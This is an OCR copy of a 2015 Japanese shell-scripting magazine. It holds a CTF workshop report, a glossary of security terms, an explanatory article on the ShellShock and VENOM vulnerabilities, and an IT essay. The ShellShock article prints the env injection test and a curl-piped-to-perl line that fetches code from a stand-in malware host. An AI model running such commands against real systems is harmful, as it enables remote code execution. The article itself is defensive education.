月刊

本誌正式名称は「シェルスクリプトマガジン vol.27」です

Shell Script Is The Supreme Glue Technology
FOR THE SOPHISTICATED SHELL SCRIPTERS
世界で唯一の

シェルスクリプトマガジン

はじめました

2015
7 July
Vol. 27
¥500

セキュリティ特集

話題のセキュコミュ勉強会
CTF for GIRLS におじゃましてきました

ShellShock と VENOM

ITエンジニアのためのマーケティング入門

よしおかひろたかのIT散歩日記
マイクロソフトの動向調査で海外へ

漢のUNIX


~わたしたち、12時まで待てません~ 姐のBENTO


Tech数独

縁の木、育てよう

土用の丑の日には鰻

CONTENTS





ちんじゅうちゃん

本誌名称について
vol.21より「USPMAGAZINE」から「シェルスクリプトマガジン」に、変更となりました。バックナンバーは「USP MAGAZINE」としてお求めいただけます。
本誌正式名称は「シェルスクリプトマガジンvol.27」となります。

世界で唯一の
月刊シェルスクリプトマガジン
2015 July vol.27


雀
七夕月
バイナリ？アセンブリ？シェルショック？ベノム？
なんだか難しそうなセキュリティの世界をのぞいてみよう
話題になっているものばかりが影響度が大きいとは限らない
SHOPPING MALL
Restaurant

セキュリティ界隈のニュー★トレンド！

話題のセキュコミュ勉強会 初心者潜入★レポ

シェルスクリプトマガジン編集部は、4月 28 日に開催された、
CTF for GIRLS におじゃましてきました 。

Girlsって響きが
優しそう?

大人気な勉強会?
ソフトウェア解析?
ハードル高い?
バイナリ解析?

SECCON？CTF？ セキュリティのコンテストって何だろう?

CTF とは、Capture The Flagの略で、騎馬戦などの野外ゲームのこと。そこから派生し、ITセキュリティ分野でも技術競技として使われている。セキュリティの競技というのは、暗号解読やソフトウェア解析などで、いかにスマートで短時間に問題をクリアするかというもの。日本ではSECCONというイベントが毎年開催され、多くの方がチャレンジされています。

今回潜入した勉強会は女性向けのワークショップ。セキュリティエンジニアの中でも数少ない、女性のエンジニアが発起した、エンジニア女子から人気の高い勉強会。3回目のこの会も、集客と同時に満席になるという、本家も驚く人気ぶり。

そもそもなぜ、女性主体のセキュリティ勉強会を?

発起人の中島明日香さんは、NTTセキュアプラットフォーム研究所にお勤めのバリバリ働く若手。セキュリティについて学ぶために勉強会やイベントに参加しても、周りは男性だらけ。「興味や意欲があって、いざ参加しようとしても男性ばかりで気後れしてしまい、チャンスを逃している女性が多いのではないかしら?」と、疑問を持ち始めたことがきっかけで、この勉強会を企画されたとのこと。

当日の次第

18:30 ～19:00	受付
19:00 ～19:05	開会の挨拶
19:05 ～19:45	バイナリ分野講義
19:45 ～19:50	休憩・スイーツ配布
19:50 ～20:40	演習
20:40 ～20:55	解説
20:55 ～21:00	閉会・アンケート記入

え? バイナリ?


バイナリで表現されたデータやプログラムの意味を学び、セキュリティホールやコンピューターウィルスを解析するための技術を、CTFの問題を解く事を通じて身につけましょう、というのが今回の勉強会の趣旨。

binaryとは二進法の意味の英単語。コンピューターが理解できるのは0と1の羅列。これで表現された数値のデータのことを一般的に「バイナリ」と呼びます。人が簡単に読めるテキスト(文字)ではないものです。

なんだか本当に難しそう。でもスイーツがあるからがんばるか。無事潜入に成功した初心者は、静かにお話を聞きます。


そのツール、どこで入手できる?

来場者全員が、ソフトウェア解析用のツールをダウンロードして、インストールするところからのスタート。初心者も安心なのは、詳しいスタッフさんが手厚くサポートしてくれるから。今回のツールはこちら、「OllyDbg(オリーデバッガ)」。公開ホームページ(http://www.ollydbg.de/)からダウンロードできる。




バイナリの次はアセンブリ?

古くからコンピュータのお仕事に携わっていた人からよく聞くこの「アセンブリ/アセンブラ」という単語。機械が理解できるのはバイナリで、それに近い人間が理解できる形式に直したもの、それがアセンブリということらしいのだが…



問題、初心者には難しくないですか?



実際の問題は、初心者向けのものでも難易度が高いものでした。どんなプログラムか把握し、プログラムをOllyDbgで開き、バイナリを読んでみるわけです。そしてヒントを見つけ、最終的に「Flag」となるキーワードや短文を見つけるというもの。アセンブリ言語が分かるか、またはバイナリをある程度理解できていないと、初心者には大変難しいと感じました。

初心者問題例

問題タイトル「ID Please」

スタート

↓

IDを促すプログラム

↓

IDが間違っていれば
再度入力が求められる。

↓

プログラムをOllyDbgで開き、IDがバイナリでどこかに
書いてあるのでそれを見つける

↓

見つけたIDをプログラム上に入力すると、Flagの答えが!

↓

ゴール

プリンの提供

甘いもので
リフレッシュ!

頭使いましたからね、
(いや実際、手がまったく
動かなかったけど)

もくもくと問題を解く
参加者たち

じゃんけん大会

編集部撤退…

勉強会が開催されたビルがとても大きく見えたのはなぜでしょう…
シェルスクリプトマガジンの男性読者様から、女性の正面写真が足りない、ってお声が聞こえてきそうです。が、運営からの強いお願いで正面からの写真撮影は基本NGでした。「女性であることを特別視してほしくない」という声もあり。
欲しいのは仲間たちと勉強をする機会のみ。彼女たちが、一般の勉強会に堂々と参加するような日が来る、その日も近い…と思った、2015年桜も散った春の夜でした。

そもそもセキュリティ用語わからないよ?

初心者は怖がらないで、もっとセキュリティに興味を持とう!

用語を知って身近なニュースや、最新情報をGETしよう!

押さえておきたいセキュリティ基本用語、10

1.DoS(どす)攻撃(Denial of Service attack)

なんらかのサービスやソフトウェアに過剰な負荷をかけて、使えなくする攻撃の事をDoS攻撃という。サービス不能攻撃ということも。Denialとは拒絶という意味。攻撃元を分散し、集中して負荷をかけることをDDoS(Distributed DoS)攻撃という。

2.脆弱性(vulnerability)

情報セキュリティにおける安全上の欠陥、弱点のこと。本来の目的から外れた操作や不正行為を行うための入り口として悪用される。特に技術的な欠陥を「セキュリティホール」と区別することもある。近年では、オープンソースやサポートが終了したバージョンでも発見され、大きく報道されることが増えてきている。

3.情報セキュリティポリシー

機密情報の適切な取扱い方法を定めた管理規則(ルール)のことで、政府や企業などの団体が作成する。機密情報漏えい防止だけでなく、ポリシーを策定し公開することで、責任の所在を明確化するという目的もある。また、判断基準を明確にすることで、団体に所属する者の意識を向上させたり、対外的なイメージ向上といった効果も期待される。

4.ポートスキャン

サーバ等で開いているポートを探す行為。HTTPは80番ポート、SSHは22番ポート、TELNETは23番ポート、SMTPは25番ポートというようにサービス毎に一般的に使用されるポートが決まっている。ポートが開いている(ポートを開けている)サービスに脆弱性がある場合に、悪用して侵入される可能性がある。また、ネットワーク管理者が、システムに脆弱性が無いかを調べる際にも利用する。

5.バッファオーバーフロー

メモリ上のバッファ領域がオーバーフローすること。これを利用し、悪意のあるコードをセットし、プログラムを誤動作させる攻撃などがある。

6.パスワード・クラック

パスワードを割り出す行為のこと。一般的なものは、類推したパスワードを試したり、総当たり攻撃を行ったりする。これらのほかに、パスワードをリカバリーさせる為のパスワードクラックソフトウェアや、訴訟支援用のソフトウェア(フォレンジックツール)などがある。

7.フィッシング詐欺

正規の組織を装った偽メールを送信し、ログイン情報や口座番号などの個人情報を詐取する行為。フィッシングサイトに誘導して情報を入力させる手口が使われている。感染したマルウェアによって、利用者が正規のサイトにアクセスした場合に偽の情報入力画面を表示したり、意図しない振込を実行されるものは、オンラインバンキングマルウェアとして区別される。

8.セキュリティインシデント

コンピュータセキュリティに関係する事象を指し、主に意図的・偶発的を問わず事件や事故を意味する。

9.JPCERTコーディネーションセンター

日本が関係するセキュリティインシデントについて警告、注意喚起をする。主な活動としては、「インシデント対応」「脆弱性情報法ハンドリング」「インターネット定点観測」「早期警戒」の4つがある。英語の正式名称は「Japan Computer Emergency Response Team Coordination Center」で、略称は「JPCERT/CC」。
https://www.jpcert.or.jp/

10.FIRST

CSIRTの世界的な集まり。国際的な非営利団体。セキュリティインシデントの情報を集め、すみやかに対応する対策などを協議して実行する団体。1990年に設立され、25年が経つ。
http://www.first.org/

CTF for GIRLS 運営メンバーのMariさんより、おススメの本のご案内

1冊目

たのしいバイナリの歩き方

(はじめに より)「なぜ、あのとき、あれほどまでにコンピュータにハマったのか? それは『プログラミングがおもしろかったから』。自分の描いたコードが書いたとおりに動くことが、思ったとおりに動かないことが、その理由を探すことが、ただただ楽しかったからだ。」
私は、動かないときにどうすればいいかわからず、自分には難しいと思ってしまった人間でした。
だから「動かない理由を探すことも楽しい」という表現に惹かれ、技術ができたら格好いい、コンピュータが好きで気になる、といった憧れを憧れのままにするのではなく、自分が諦めないことで、少しずつでも知っていこうと思いました。付帯したサンプルファイル(データでダウンロード)をいきなり動かしてみるこの本に挑戦しています。

2冊目

アナライジングマルウェア

バイナリの世界を突き詰めた先の一つに、マルウェア(=悪意を込められたソフトウェア)解析があります。
「アセンブリ言語を読むことを極力小さくした」というこの1冊で、マルウェアの仕組みを知ることができます。

ShellShockとVENOM

脆弱性の話題から

writer すずきひろのぶ

今回はShellShock（シェルショック）と呼ばれるGNU Bash 4.3以前のバージョンで抱えていた脆弱性（CVE-2014-6271）とVENOM（ベノム）と呼ばれるXen 4.5.x以前のバージョンとKVMが使っているQEMUのフロッピー・ディスク・コントローラの脆弱性(CVE-2015-3456)についての話題を取り上げたいと思います。

CVE-2014-6271/ShellShock

2014年9月24日(日本時間25日)に公開されたGNU Bashの脆弱性CVE-2014-6271の話題は1つの脆弱性ではなく、CVE-2014-6271から始まる一連の脆弱性の問題でした。

https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271

CVE番号	影響
CVE-2014-6271	任意のコードの実行
CVE-2014-6277	サービス運用妨害(DoS)
CVE-2014-6278	任意のコードの実行
CVE-2014-7169	任意のコードの実行
CVE-2014-7186	サービス運用妨害(DoS)
CVE-2014-7187	サービス運用妨害(DoS)

シェルスクリプトマガジンでshellとは何かを説明する必要もないので飛ばして、まずShellShockと呼ばれたCVE-2014-6271は何だったのかを説明しましょう。

どんな動作をするかは次の通りです。

- シェル環境変数に名前のない関数と任意のシェルコマンドを設定するとそのシェルコマンドを実行されてしまう。
- そのシェル環境変数を受け継いでいる環境でbashが起動されると、以前に設定されていた任意のシェルコマンドが実行されてしまう。

原因はbashのコードの中でパーシング(構文解析)をする部分の設計が甘かったため、異常系の処理の抜けがあり、そこがバグになって最後はバッチ的にシェルで動かすことができる任意のコマンドが実行されるという結果になります。

実際にパッチが当たったコードをみてみると、単純なコードミスというより、非常に見通しがわるくこのコードを書いた人も異常入力があった場合、どう処理されるかわかっていなかったと思います。筆者でも、これはコードを見ただけではわからないし、テストケースを考えるにしても、うまくテストケースが作れて誤りを見つけられたかどうかの自信はありません。逆に、よくこんな異常ケースを見つけたものだと感心します。発見者のStephane Chazelasはオープンソースデベロッパーですが、仕事などとは関係なくbashをメンテしていて発見し、bashのメンテナーにこの報告をしたようです。

実際、このコードは1989年9月のBash バージョン1.03のリリース時から存在していました。つまりこのバグは四半世紀も誰にも気づかれずにコードの中に隠れていたのです。もちろん、もしかしたら、既に誰かが知っていて密かに悪用していた可能性は(少なくとも筆者は)否定しません。ずいぶん長く隠れていたものです。これが脆弱性の怖い所です。何年も問題なく使っていることと、そこにソフトウェアのバグがない(脆弱性がない)ということは別なのです。戦術輸送機や戦闘機など軍用航空機にも使われているアビオニクスのソフトウェアにも重大なバグが25年間気づかれずに存在していた例も過去にはありますので、別にオープンソースに限られるわけではありません。ソフトウェアというものの本質的な性質なのでしょう。

●具体例

では具体例をみてみましょう。CVE-2014-6271の脆弱性を持っているbashは次のような動作になります。これは既に何度も見ている例だとは思いますが、次のようになります。

```
% env 'x=() { :;}; echo CVE-2014-6271' bash -c
"echo TEST"
CVE-2014-6271
TEST
```

つまり、x=() { :;}; の後ろに続く任意のシェルコマンドが実行されるわけです。WebサーバのCGIのスクリプトに外部から環境変数を与えることが出来るので、CGIスクリプトがシェルで書かれていて、かつそのシェルがbashだった場合、CGI経由で任意のシェルコマンドがWebサーバ上で実行されます。まだCGIスクリプトがシェルで書かれているなら、それをチェックすれば良いのである程度は簡単にみつけることができます。しかし、ruby、perl、php、pythonといった言語でかかれていて、どこかでsystem関数が呼ばれてそこでbashが呼ばれていたら、この問題は発現します。それを見つけるのは不可能ではないにしても大変めんどうです。

デフォルトのシェル/bin/shは、/bin/dashへのリンクなので大丈夫、とか思っているかも知れませんが、/binや/usr/binの中にあるシェルでかかれたコマンドで #!/bin/bash と直接指定しているものはたくさんあります。CGIで呼び出されたプログラムで使っているライブラリか何かでbashを呼び出していれば、そこでアウトです。

もしかすると、そんな単発のシェルコマンドで何が出来るのかと思う人もいるかも知れません。でも、ruby、perl、php、pythonもシェルで呼び出されるコマンドだ、ということを忘れないでください。

```
% curl http://malware.example.com/malware-drop.cgi |
perl
```

と呼び出されたらperlで好きなことが出来ます。
CVE-2014-6271はRAT (Remote Access Tool) Trojan そのものです。行数の制限もありませんし、しかも標準入力から入力されているので、どこにも実行されたスクリプトが残りません。つまり後から何をされたのかをコードから探そうとしても最初から無理なのです。

シェル環境変数をネットワーク経由で渡すのはWebサーバのCGIだけではありません。DHCPはサーバ側からクライアントにシェル環境変数を渡すことができます。つまりroot権限で任意のコマンドが実行されるかも知れないということです。SFTPで匿名アカウントを提供している場合、中身はSSHなので、もしAcceptEnv/SendEnvでシェル環境変数を渡すことが出来る設定にしてあれば外部から匿名ユーザが任意のコマンドを実行できることになります。

ですから、もし、CVE-2014-6271の脆弱性が放置されていたならば、とても厄介なことになります。

Webサーバのログを覗いてみると

もし去年のWebサーバのアクセスログやエラーログにアクセスできるなら、そこに痕跡がどれだけあるかチェックしてみてください。本当にうんざりするほどあるはずです。今でも月に何回かは記録されているはずです。

その中にはbashで書かれている定番CGIプログラムがないかチェックしているものや、そのものずばり'GET /'でShellShockを使えるかどうか試しているものもたくさん見つかることでしょう。

とにかく下手な鉄砲も数うちゃあたるで試しまくっています。netcraftによれば2015年1月段階でnetcraftの調査ボットに反応するアクティブなWebサーバは約1億台あるそうです。これだけ母数があれば、bashのセキュリティアップデートはしていない上にCGIスクリプトでbashが呼び出されている定番のWebアプリが乗っているという最悪条件のWebサーバがたとえ10万台に1台であったとしても、インターネット上には数百台というレベルで存在していたということになるでしょう。

CVE-2015-3456/VENOM

VENOMと呼ばれているCVE-2015-3456はXen 4.5.x以前のバージョンとKVMの仮想マシン環境で使われているQEMUのフロッピー・ディスク・コントローラ(FDC)の脆弱性により、仮想マシンで動作しているゲストからホストに対して任意のコードを実行できてしまいます。

クラウド環境やVPS環境でゲストの仮想マシンを利用している攻撃者が、ホストを自由にコントロールできるため、同一ホスト上で動いている他のゲスト仮想マシンを自由にコントロール出来ます。ゲスト仮想マシンで使っているファイルシステムが暗号化されていないならば、攻撃側は何でもデータを読めます。もしファイルシステムが暗号化されていてデータが読めない場合、そのままファイルシステム(ボリューム)をまるごと消すことでしょう。

ホストのハイパーバイザをコントロールできるので、ゲスト仮想マシンの通信も読める可能性は高いでしょう。

攻撃者が支配しているゲスト環境からホスト環境側のFDCはホスト側が使っておらず環境設定をしていなくてもカーネルから呼び出せるので、この脆弱性を利用することが可能です。

短く言えば、最悪な脆弱性です。脆弱性の影響度を示す評価値であるCVSSが10.0満点中10.0という、これ以上の危険を示す数値はない評価がされています(ちなみにCVE-2014-6271/ShellShockもCVSS 10.0です)。


ゲスト側の管理者(クラウド利用者)が、どんなに自分たちがセキュリティに注意して管理していても、自分たちの手の及ばない仮想マシンを提供する側(データセンター側)が管理し対応してくれなければお手上げです。

QEMU FDC

Xen 4.5.x系とKVMに関してはセキュリティアップデートをして最新のものに入れ替える必要があります。

Oracle VirtualBoxはQEMUを部分的に使っていているものと、ないものがあります。最新のVirtualBox 4.3系では問題は発生しませんが、VirtualBox 4.2系、4.1系、4.0系、3.2系では問題が発生するため最新のもの(4.2.30、4.1.38、4.0.30、3.2.28 以降)にアップデートする必要があります。

一方でQEMUベースのハイパーバイザをまったく使っていない影響を受けない仮想マシン環境もいくつかあります。たとえばAmazon Web Service (AWS)はXenを使っていますが影響を受けません。もちろんVMwareや MS Hyper-Vなども影響をうけません。



実務環境では大変

アップデートするにはゲストの仮想マシンを停止させる、ホスト側をアップデートする、ゲスト側の仮想マシンを再立ち上げする、という作業が必要です。

ホスト環境もゲスト環境も1人あるいは1社の管理者もしくは管理組織で判断してアップデートするならば、自分たちのスケジュールでどうにかなるでしょう。

しかしこれがクラウドサービス事業者、データセンター運営組織であったら仮想マシン上でいくつものゲストの仮想マシンのインスタンスが動いていて、その上で実務のサービスが走っているわけなので、そうそう簡単には止められません。大変な作業でしょう。

CVSS 10.0

脆弱性の影響度を示す評価値であるCVSSが10.0満点中10.0というのは、最大級の脆弱性であるという意味です。

Bashの脆弱性 CVE-2014-6271/ShellShockは影響範囲が広く、ゼロデイ・アタックが行われていたら、かなり厳しいものでした。


QEMU FDCの影響によりXenやKVMの脆弱性として発現した、CVE-2015-3456/VENOMも最悪な状況を招くものです。こちらの対処はまだ現在進行形です（2015年6月現在）。

大変やっかいな脆弱性です。

でも、CVSS 10.0は、そんなに珍しいことではないのです。

最悪を意味するCVSS 10.0という脆弱性はみなさんの身近な所であったのです。それはCVE-2015-0313です。これはAdobe Flash Player 16.0.0.296およびそれ以前のバージョンで任意のコードが実行できる脆弱性を持っています。PCユーザで、この脆弱性の影響を受けない人は、ほぼいないのではないでしょうか。大変に影響範囲は大きいです。

しかしShellShockやVENOMのような名前もつきませんでしたし、こんなにあちらこちらで大騒ぎもしませんでした。ましてやheatbleedのような公式ロゴもありません(まあShellShockも公式ロゴはありませんでしたが)。



ShellShockの語源は第一次世界大戦の塹壕戦で兵士が精神的にやられる症状のことをいいます。ShellShockには公式のロゴは無く、「shellshock logo」で検索すると様々な画像が出てきます。

評価値で判断しましょう。
ロゴや名前がなくても影響が大きいものは公表されていますが、すべてのメディアで話題になるわけではありません。

脆弱性に名前がついたから、Webメディアで騒いでいるから取り分け影響度が大きいとは思わないでください。CVE-2015-0313なんかもそうでしたが、時々、影響度が大きいにも関わらず、あんまり話題にもならず、もしかして見過ごされているのではないかと筆者は不安になる時があります。
きちんと脆弱性の影響度を理解するためにはCVSSの値をまず見ることをお薦めします。世間の騒ぎが大きい小さいかは関係ありません。CVE-2014-6271もCVE-2015-3456もCVE-2015-0313もCVSS値が10.0であり、どれも影響度は同様に大きいのです。

よしおかひろたかの

IT散歩日記

シェルスクリプトマガジンの読者のみなさん、こんにちは、よしおかひろたかと申します。ひょんなことからこの雑誌でエッセイを連載(?)させていただくことになりました。打ち切りにならないように頑張ります(頑張らないけど)。

シェルスクリプトマガジンの中で最も技術から遠いコンテンツなるかと…。
お気楽な時間つぶしの記事だと思ってお読みいただけるとうれしいっす。
特にこれといったテーマを設けないで、あれやこれや雑談をしたいと考えています。

はじめに

シェルスクリプトマガジン愛読者のみなさんこんにちは。前回のIT散歩日記はいかがでしたか?あ、読んでいない。失礼しました。そうですよね、何の役にもたたないコラムを読むなんてことは、多忙なあなたにはムダですものね。でもまあ人生においてムダなこともたまには必要かもしれません。
今回は先日出張でいった米国カリフォルニア州サンフランシスコのことを書きたいと思います。

START
Tokyo

出張編 散歩

Microsoft社のBuild 2015というカンファレンスがあって、それに参加しました。BuildはMicrosoft社のソフトウェア開発者向けのカンファレンスで世界中の開発者が集まって来ました。今回、わたしは日本マイクロソフトの方に誘われて初めて参加です。


前職はミラクル・リナックスという会社でオープンソースソフトウェア(OSS)のビジネスをどっぷりしていたので、Microsoft社の製品を使うこともなかったので、人生何が起こるかわからないものです。


OSSはみなさんご存知のように1998年ころ当時Webブラウザーを製造販売していたNetscape社が自社のWebブラウザーのNetscape Navigatorのソースコードを公開したことから始まります。

Linuxの流行・普及に目を付けたエンタープライズ企業が第三のOSとしてLinuxをビジネスに担ぎだしました。それが2000年前後です。

当時わたしはOracle社にいてOracle 8のカーネル開発(SQLのエンジン)をしていてシリコンバレーにいたのですが、OSSというなんだかとんでもないものが始まったことをよく覚えています。


インターネットが爆発的に普及しはじめた1995年ころのMicrosoft社はBill Gatesが現役中の現役でばりばり陣頭指揮をとっていたので、すばやくインターネットに対応しました。その一つがNetscape社など急速にインターネットで成長している会社を徹底的に叩き潰す戦略でした。それが後に米国司法省との係争に発展する訳ですが、それはそれとして。





San Francisco

GOAL



そんなIT業界の巨人がOSSを快く思う訳がなくて、様々な妨害工作を試みるのですが、OSSという実体があるのかないのかわからないものに対応に苦慮するというのが2000年代初頭です。

当時わたしはOSSでビジネスする側にいたものですから、水と油というか、あなたの戦略はよくわかるのだけど、ビジネス上なかなか分かり合えないよね、というような立場でした。ましてや協業するとかありえないでしょうという感覚だったのを覚えています。

ということで長い間Microsoft社とOSSコミュニティーは分かり合えない関係が続いた訳ですが、それが徐々に変わってきました。特にSteve BallmerがSatya NadellaがCEOになって以降、OSSに対する戦略が明確に変わったように感じます。

今回、Build 2015でのキーノートスピーチでも、クラウドやモバイル戦略の発表のなかで何度もLinuxやOSSという単語を聞きました。大きく分けて１）クラウド、２）開発プラットフォーム、３）Windows 10という３分野の発表がされたのですが、前半の1と２の部分ではWindows 10という言葉がほとんど出てこなくて、わたしたちは一体どこの会社のキーノートを聞いているのだという感覚さえ覚えました。

かつてのMicrosoft社であればすべての機能を自社が提供する、すなわちOSも開発プラットフォームも、データベースエンジンもオフィスも提供するというビジネスモデルでした。それは2000年ごろまでのPCの圧倒的な支配の時代には大変よく機能していました。

インターネット時代になって、人々が使うものがPCだけではなく、携帯、スマートフォン、クラウドに変化し、PCでの支配力が相対的に低下すると、かつてのMicrosoft社の影響力がみるみるうちになくなってきました。

結局自社製品だけで囲い込むことはMicrosoft社といえども不可能な時代になったのです。

そしてそれを象徴するのが今回のBuild 2015でした。

パートナー企業のブースがあったのですが、そこに出展している企業はかつてのMicrosoftのパートナー像ではなかったです。かつてはWindows向けのアプリケーションを開発販売しているISVなどが出展していたと思われますが、今回のパートナーにはChef、Docker、DataStax、GitHub、Zend、Canonical、Cloudera などなどLinuxの世界ではおなじみのベンダーが多数出展していました。キーノートでもDockerとかHadoopがどーだこーだといたるところでふれられていました。本当にMicrosoft社のカンファレンスだったんでしょうか。

Visual Studioのような開発ツールもWindowsだけではなく、MacとLinuxでも動くようになりました。それがWindowsの最強のIDEだとしてもMacやLinuxでは使えなかったのでクロスプラットフォームの開発には難儀していた開発者にとってはなじみのツールで開発できるというのは学習コスト削減以上のメリットがあるかもしれません。
Microsoft社が今まで距離をおいていたOSSやバザール開発という、ソフトウェアエコシステムの破壊的イノベーションに、ついに対応をはじめたというのが今回の印象です。

ISBN 978-4-904807-21-7
C3455 ¥500

9784904807217

USP 研究所
定価(本体 500円+税)

1923455005002